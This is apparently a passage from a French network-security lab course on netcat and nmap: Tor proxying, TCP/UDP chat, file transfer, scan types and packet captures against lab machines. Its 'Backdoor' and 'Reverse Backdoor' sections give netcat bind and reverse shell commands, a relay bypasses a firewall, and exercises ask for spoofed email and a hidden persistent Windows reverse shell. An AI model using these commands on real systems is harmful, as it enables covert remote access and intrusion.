Content-Type: text/html; charset=UTF-8

<html><head><title>Current IP Check</title></head>
<body bgcolor=white text=black>
Current IP Address: 109.129.223.2
<br>Hostname: 109.129.223.2
</body></html>
```

Torify le trafic netcat


Tor permet de rendre anonymes tous les échanges Internet basés sur le protocole de communication TCP.

```
ncat --proxy 127.0.0.1:9050 --proxy-type socks4 checkip.eurodyndns.org 80
GET http://checkip.eurodyndns.org/ HTTP/1.0\n

HTTP/1.1 200 OK
Date: Sun, 12 Jan 2014 15:49:32 GMT
Server: Apache
Content-Length: 160
Keep-Alive: timeout=15, max=189
Connection: close
Content-Type: text/html; charset=UTF-8

<html><head><title>Current IP Check</title></head>
<body bgcolor=white text=black>
Current IP Address: 109.163.234.5
<br>Hostname: hessel3.torservers.net
</body></html>
```

6.3. Topologies client/serveur



Sockets et sessions TCP maîtrisées

Vérifiez les sessions établies dans une seconde console Ouverture d'un socket en mode listening du port 1337 (Serveur TCP 1337), dans la console :

```
nc -l -p 1337
```

Pour faire très simple, on ouvre le port 1337 sur notre machine en local et on tend l'oreille !

(Il vaut mieux autoriser le pare-feu)

Connexion du client au serveur

```
nc cisco.foo.bar 1337
```

Chat TCP1337

Time	10.185.220.101 (2764) → (1337)	10.185.220.139 (1337) ← (2764)	Comment
0.000000000	SYN		Seq = 0
0.000242000	SYN, ACK		Seq = 0 Ack = 1
0.000313000	ACK		Seq = 1 Ack = 1
1.831059000	PSH, ACK - Len: 5		Seq = 1 Ack = 1
1.832836000	ACK		Seq = 1 Ack = 6
9.291432000	PSH, ACK - Len: 12		Seq = 1 Ack = 6
9.491448000	ACK		Seq = 6 Ack = 13
15.405658000	FIN, ACK		Seq = 13 Ack = 6
15.405740000	ACK		Seq = 6 Ack = 14
15.405878000	ACK		Seq = 14 Ack = 6
15.406234000	FIN, ACK		Seq = 6 Ack = 14
15.406343000	ACK		Seq = 14 Ack = 7

Résultat : <http://www.cloudshark.org/captures/b648fa680eae>

Client/Serveur UDP

Le paramètre -u monte des sessions UDP.

Illustrez ce cas dans un exemple.

Capturez ce trafic et comparez aux messages de chat en TCP.

Transfert de fichiers

Un fichier à transférer "file.txt" du serveur Alice au client Bob (download).

Serveur Alice

```
nc -l 4444 < file.txt
```

Client Bob

```
nc -n 192.168.1.100 4444 > file.txt
```

Un fichier à transférer "file.txt" du client Bob au serveur Alice (upload)

Serveur Alice

```
nc -l 4444 > file.txt
```

Client Bob

```
nc 192.168.1.100 4444 < file.txt
```

Chiffrement du trafic avec openssl

Serveur

```
nc -l 4444 | openssl enc -d -des3 -pass pass:password > file.txt
```

Client

```
openssl enc -des3 -pass pass:password | nc 192.168.1.100 4444
```

Backdoor

Pour exécuter une attaque Backdoor :

Sur la machine à joindre

```
nc -l -p 3333 -v -e cmd.exe
```

ou


```
nc -l -p 3333 -v -e /bin/bash -i
```

Sur la machine distante

```
nc 8.9.10.11 3333
```

Oui mais comment traverser un pare-feu ?

Reverse Backdoor



Pour exécuter une attaque Backdoor :

Sur la machine à joindre

```
nc -l -p 3333
```

Sur la machine distante

```
nc 8.9.10.11 3333 -e cmd.exe
```

Configuration relay

Sometimes it's useful to have little things like this available. But first, let me outline the scenario :

- You want ssh connection with a system
- The firewall is blocking inbound SSH connections

Assuming that you already have some sort of shell access on the target machine, This is your nice little work around:

```
$ mknod redirect p
$ nc -l -p [permitted_inbound_port] 0< redirect | nc 127.0.0.1 22 1> redirect
```

It works with two simply steps:

- Creates a named pipe using the first command.
- Creates a netcat listener that will redirect incoming connections to our pipe, which in turn uses the contents of our pipe as the input for an ssh connection to localhost on the target machine.
- To connect, you simply connect to the machine using the appropriate login, yet with a different port:

```
$ ssh [login]@[target] -p [port_of_netcat_listener]
```

- Source : <http://securityreliks.securegossip.com/2010/09/standard-netcat-relay/>

6.4. Travail de laboratoire

Exercices

- Mettre en oeuvre chaque attaque du document et rendre un travail qui reprend la réalisation de trois scripts : Script qui scanne une plage d'adresses IP et de ports en guise de paramètres.
- Script qui vérifie la présence de TOR et qui envoie un courriel usurpé en annonçant l'adresse IP publique anonyme, (l'adresse IP publique du FAI et l'adresse IP privée) de l'expéditeur.
- Script de transfert de dossier compressé et crypté en openssl
- Question de réflexion : comment installer un reverse backdoor shell Windows permanent à l'insu de l'administrateur ?

Document de laboratoire

Pour chaque attaque, un document (gdrive) qui vient remplir un cahier de laboratoires :


- Un diagramme (LucidChart) avec le nom des machines, adresses IP, ports, rôles, filtrage.
- Etat des sessions (netstat -a)
- Capture (Wireshark et Cloudshark)
- Console de commande netcat
- Console auxiliaire (TOR)
- Indiquer les paramètres de pare-feu

7. Utiliser Nmap


7.1. Etablissement de sessions TCP 3 Way Handshake


- Machine à état TCP
- Numéros de séquence et acquittement
- Structure et comparaison des en-têtes
- Drapeaux TCP
- Numéros de ports : https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers
- Analyse de trafic SYN, SYN/ACK, ACK : <https://www.cloudshark.org/captures/26c43039cc6>
- Analyse de trafic refusé par une pare-feu : <https://www.cloudshark.org/captures/7c9253084c76>

7.2. Machine à état TCP



7.3. Numéros de séquence et acquittement





7.4. Drapeaux TCP

- SYN : demande d'établissement de session ou de synchronisation des numéros de séquence
- ACK : confirme la transmission reçue et identifie le prochain numéro de séquence attendu (accusé de réception anticipatif)
- PSH : demande de pousser (envoyer) les données en mémoire tampon
- URG : données urgentes
- FIN : plus de transmissions à réaliser
- RST : remise à zéro d'une connexion

Un scan de ports TCP implique les champs drapeaux SYN, ACK et RST.

7.5. Scan de ports avec NMAP

Nmap ("Network Mapper") est un outil open source d'exploration réseau et d'audit de sécurité. Il a été conçu pour rapidement scanner de grands réseaux, mais il fonctionne aussi très bien sur une cible unique.

Nmap est généralement utilisé pour les audits de sécurité mais de nombreux gestionnaires de systèmes et de réseaux l'apprécient pour des tâches de routine comme les inventaires de réseau, la gestion des mises à jour planifiées ou la surveillance des hôtes et des services actifs.

L'état d'un port est soit :

- **ouvert (open)** : indique que l'application de la machine cible est à l'écoute de paquets/connexions sur ce port.
- **filtré (filtered)** : indique qu'un pare-feu, un dispositif de filtrage ou un autre obstacle réseau bloque ce port, empêchant ainsi Nmap de déterminer s'il s'agit d'un port ouvert ou fermé.
- **fermé (closed)** : n'ont pas d'application en écoute, bien qu'ils puissent quand même s'ouvrir n'importe quand.
- **ou non-filtré (unfiltered)** : les ports répondent aux paquets de tests (probes) de Nmap, mais Nmap ne peut déterminer s'ils sont ouverts ou fermés.

Nmap renvoie également les combinaisons d'états **ouverts|filtré** et **fermés|filtré** lorsqu'il n'arrive pas à déterminer dans lequel des deux états possibles se trouve le port.

7.6. Scan TCP Connect

C'est la commande `-sT` qui spécifie ce type de *scan* traditionnel. Voici des sorties sur un scan TCP Connect sur les ports biens connus d'une machine *metasploitable*.

Plutôt que d'écrire des paquets bruts comme le font la plupart des autres types de scan, Nmap demande au système d'exploitation qui l'exécute d'établir une connexion sur le port de la machine cible grâce à l'appel système `connect()`. C'est le même appel système de haut-niveau qui est appelé par les navigateurs Web, les clients P2P et la plupart des applications réseaux qui veulent établir une connexion.

```
# nmap -sT -Pn 192.168.122.191

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-18 20:30 CET
Nmap scan report for 192.168.122.191
Host is up (0.0099s latency).
Not shown: 978 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2.50 seconds
```

Capture sur le port TCP 21 avec `tcpdump`

```
# tcpdump tcp port 21 &
[1] 14109
# tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

Scan sur le port TCP 21 avec `nmap`

```
# nmap -sT -p 21 -Pn 192.168.122.191

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-18 20:32 CET
Nmap scan report for 192.168.122.191
Host is up (0.00028s latency).
PORT      STATE SERVICE
21/tcp    open  ftp

Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
```

Résultat de la capture de `Kali2-0C` vers `192.168.122.191.ftp` :

1. Echange SYN, SYN/ACK; ACK
2. Message RST/ACK

SYN

```
# 20:32:36.128889 IP Kali2-0C.49785 > 192.168.122.191.ftp: Flags [S], seq 2622041564, win 29200, options [mss 1460,sackOK,TS val 4298823 ecr 0,nop,wscale 10], length 0
```

SYN/ACK

```
20:32:36.129109 IP 192.168.122.191.ftp > Kali2-0C.49785: Flags [S.], seq 3495000159, ack 2622041565, win 5792, options [mss 14
60,sackOK,TS val 156165 ecr 4298823,nop,wscale 6], length 0
```

ACK

```
20:32:36.129130 IP Kali2-0C.49785 > 192.168.122.191.ftp: Flags [.], ack 1, win 29, options [nop,nop,TS val 4298823 ecr 156165]
, length 0
```

RST/ACK

```
20:32:36.129155 IP Kali2-0C.49785 > 192.168.122.191.ftp: Flags [R.], seq 1, ack 1, win 29, options [nop,nop,TS val 0 ecr 15616
5], length 0
```

7.7. Scan furtif TCP SYN

-ss furtif Scan TCP SYN

Le scan SYN est celui par défaut et le plus populaire pour de bonnes raisons. Il peut être exécuté rapidement et scanner des milliers de ports par seconde sur un réseau rapide lorsqu'il n'est pas entravé par des pare-feux. Le scan SYN est relativement discret et furtif, vu qu'il ne termine jamais les connexions TCP. Il marche également contre toute pile respectant TCP, au lieu de dépendre des particularités environnementales spécifiques comme c'est le cas avec les *scans Fin/Null/Xmas, Maimon ou Idle*. En plus, il permet une différenciation fiable entre les états ouvert, fermé et filtré.

Cette technique est souvent appelée le scan demi-ouvert (half-open scanning), car il n'établit pas pleinement la connexion TCP. Il envoie un paquet SYN et attend sa réponse, comme s'il voulait vraiment ouvrir une connexion. Une réponse SYN/ACK indique que le port est en écoute (ouvert), tandis qu'une RST (reset) indique le contraire. Si aucune réponse n'est reçue après plusieurs essais, le port est considéré comme étant filtré. Le port est également considéré comme étant filtré si un message d'erreur « unreachable ICMP (type 3, code 1,2, 3, 9, 10 ou 13) » est reçu.

Exemple d'un port ouvert :

```
# nmap -sS -p 21 -Pn 192.168.122.191

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-18 20:49 CET
Nmap scan report for 192.168.122.191
Host is up (0.00067s latency).
PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 52:54:00:E5:B9:E3 (QEMU Virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds
```

```
# 20:49:50.664419 IP Kali2-0C.48258 > 192.168.122.191.ftp: Flags [S], seq 943880828, win 1024, options [mss 1460], length 0
20:49:50.664728 IP 192.168.122.191.ftp > Kali2-0C.48258: Flags [S.], seq 2525202399, ack 943880829, win 5840, options [mss 146
0], length 0
20:49:50.664751 IP Kali2-0C.48258 > 192.168.122.191.ftp: Flags [R], seq 943880829, win 0, length 0
20:49:50.764623 IP Kali2-0C.48259 > 192.168.122.191.ftp: Flags [S], seq 943946365, win 1024, options [mss 1460], length 0
20:49:50.764939 IP 192.168.122.191.ftp > Kali2-0C.48259: Flags [S.], seq 2529707968, ack 943946366, win 5840, options [mss 146
0], length 0
20:49:50.764961 IP Kali2-0C.48259 > 192.168.122.191.ftp: Flags [R], seq 943946366, win 0, length 0
```

Exemple d'un port fermé :

```
# tcpdump -v tcp port 88 &
[1] 20216
# tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

```
# nmap -ss -p 88 -Pn 192.168.122.1

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-18 20:54 CET
Nmap scan report for 192.168.122.1
Host is up (0.00020s latency).
PORT      STATE SERVICE
88/tcp    closed kerberos-sec
MAC Address: FE:54:00:01:69:7C (Unknown)
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.60 seconds
```

```
# 20:54:37.000511 IP (tos 0x0, ttl 37, id 14382, offset 0, flags [none], proto TCP (6), length 44)
    Kali2-0C.44374 > 192.168.122.1.kerberos: Flags [S], cksum 0x2cc2 (correct), seq 2292300697, win 1024, options [mss 1460],
    length 0
20:54:37.000625 IP (tos 0x0, ttl 64, id 33431, offset 0, flags [DF], proto TCP (6), length 40)
    192.168.122.1.kerberos > Kali2-0C.44374: Flags [R.], cksum 0x486b (correct), seq 0, ack 2292300698, win 0, length 0
20:54:37.100696 IP (tos 0x0, ttl 43, id 1489, offset 0, flags [none], proto TCP (6), length 44)
    Kali2-0C.44375 > 192.168.122.1.kerberos: Flags [S], cksum 0x2cc3 (correct), seq 2292235160, win 1024, options [mss 1460],
    length 0
20:54:37.100901 IP (tos 0x0, ttl 64, id 33433, offset 0, flags [DF], proto TCP (6), length 40)
    192.168.122.1.kerberos > Kali2-0C.44375: Flags [R.], cksum 0x486c (correct), seq 0, ack 2292235161, win 0, length 0
```

Scan d'une Windows 10 pro avec pare-feu et RDP activé

```
# nmap 192.168.122.208

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-18 21:08 CET
Nmap scan report for DESKTOP-0TLUL06 (192.168.122.208)
Host is up (0.00061s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
MAC Address: 52:54:00:27:1D:D5 (QEMU Virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 18.20 seconds
```

Scan d'une machine Windows 8.1 sans pare-feu

```
# nmap 192.168.122.198

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-18 21:14 CET
Nmap scan report for win81-0C (192.168.122.198)
Host is up (0.00046s latency).
Not shown: 991 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
10243/tcp open  unknown
49155/tcp open  unknown
MAC Address: 52:54:00:44:C4:11 (QEMU Virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 25.48 seconds
```

Scan d'un machine Windows XP familial

```
# nmap 192.168.122.228

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-18 21:18 CET
Nmap scan report for winxp-template (192.168.122.228)
Host is up (0.00031s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 52:54:00:5D:17:6F (QEMU Virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 21.98 seconds
```

7.8. Scans furtifs Scans TCP Null, FIN et Xmas

-sN; -sF; -sX (Scans TCP Null, FIN et Xmas)

Ces trois types de scans exploitent une subtile faille de la RFC TCP pour différencier les ports entre ouverts et fermés. La page 65 indique que "si le port [de destination] est dans l'état fermé... un segment ne contenant pas le drapeau RST provoque l'émission d'un paquet RST comme réponse.". La page suivante indique que pour les paquets envoyés à des ports sans aucun des drapeaux SYN, RST ou ACK activés: "il est peut vraisemblable que cela arrive, mais si cela est le cas, il faut rejeter le segment."

Pour les systèmes respectant ce texte de la RFC, soit uniquement des hôtes UNIX et certainement pas Windows, chaque paquet ne contenant ni SYN, ni RST, ni ACK se voit renvoyé un RST si le port est fermé et aucune réponse si le port est ouvert. Tant qu'aucun de ces drapeaux n'est utilisé, toute combinaison des trois autres (FIN, PSH et URG) son valides. Nmap exploite cela avec les trois types de scans:

Scan Null (-sN)

N'active aucun des bits (les drapeaux de l'en-tête TCP vaut 0).

Scan FIN (-sF)

N'active que le bit FIN.

Scan Xmas (-sX)

Active les drapeaux FIN, PSH et URG, illuminant le paquet comme un arbre de Noël (NDT: la fracture cognitive entre la culture anglo-saxonne et française se ressent fortement dans cette traduction...).

Ces trois types de scan ont exactement le même comportement, sauf pour les drapeaux TCP utilisés dans des paquets de tests (probes packets). Si un RST est reçu, le port est considéré comme étant fermé, tandis qu'une absence de réponse signifiera qu'il est dans l'état ouvert|filtré. Le port est marqué comme filtré si un message d'erreur ICMP « unreachable (type 3, code 1, 2, 3, 9, 10 ou 13) » est reçu.

L'avantage principal de ces types de scans est qu'ils peuvent **furtivement** traverser certains pare-feux ou routeurs filtrants sans état de connexion (non-statefull). Un autre avantage est qu'ils sont même un peu plus furtifs que le scan SYN. N'y comptez pas trop dessus cependant -- la plupart des IDS modernes sont configurés pour les détecter. L'inconvénient majeur est que tous les systèmes ne respectent pas la RFC 793 à la lettre. Plusieurs systèmes renvoient des RST aux paquets quelque soit l'état du port de destination, qu'il soit ouvert ou pas. Ceci fait que tous les ports sont considérés comme fermé. Les plus connus des systèmes qui ont ce comportement sont Microsoft Windows, plusieurs équipements Cisco, BSDI et IBM OS/400. Ce type de scan fonctionne cependant très bien contre la plupart des systèmes basés sur UNIX. Un autre désagrément de ce type de scan et qu'ils ne peuvent pas distinguer les ports ouverts de certains autres qui sont filtrés, vous laissant face à un laconique ouvert|filtré.

Exemples :

```
# nmap -sF -p 88 -Pn 192.168.122.191

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-18 21:35 CET
Nmap scan report for 192.168.122.191
Host is up (0.00028s latency).

PORT      STATE      SERVICE
88/tcp    closed    kerberos-sec
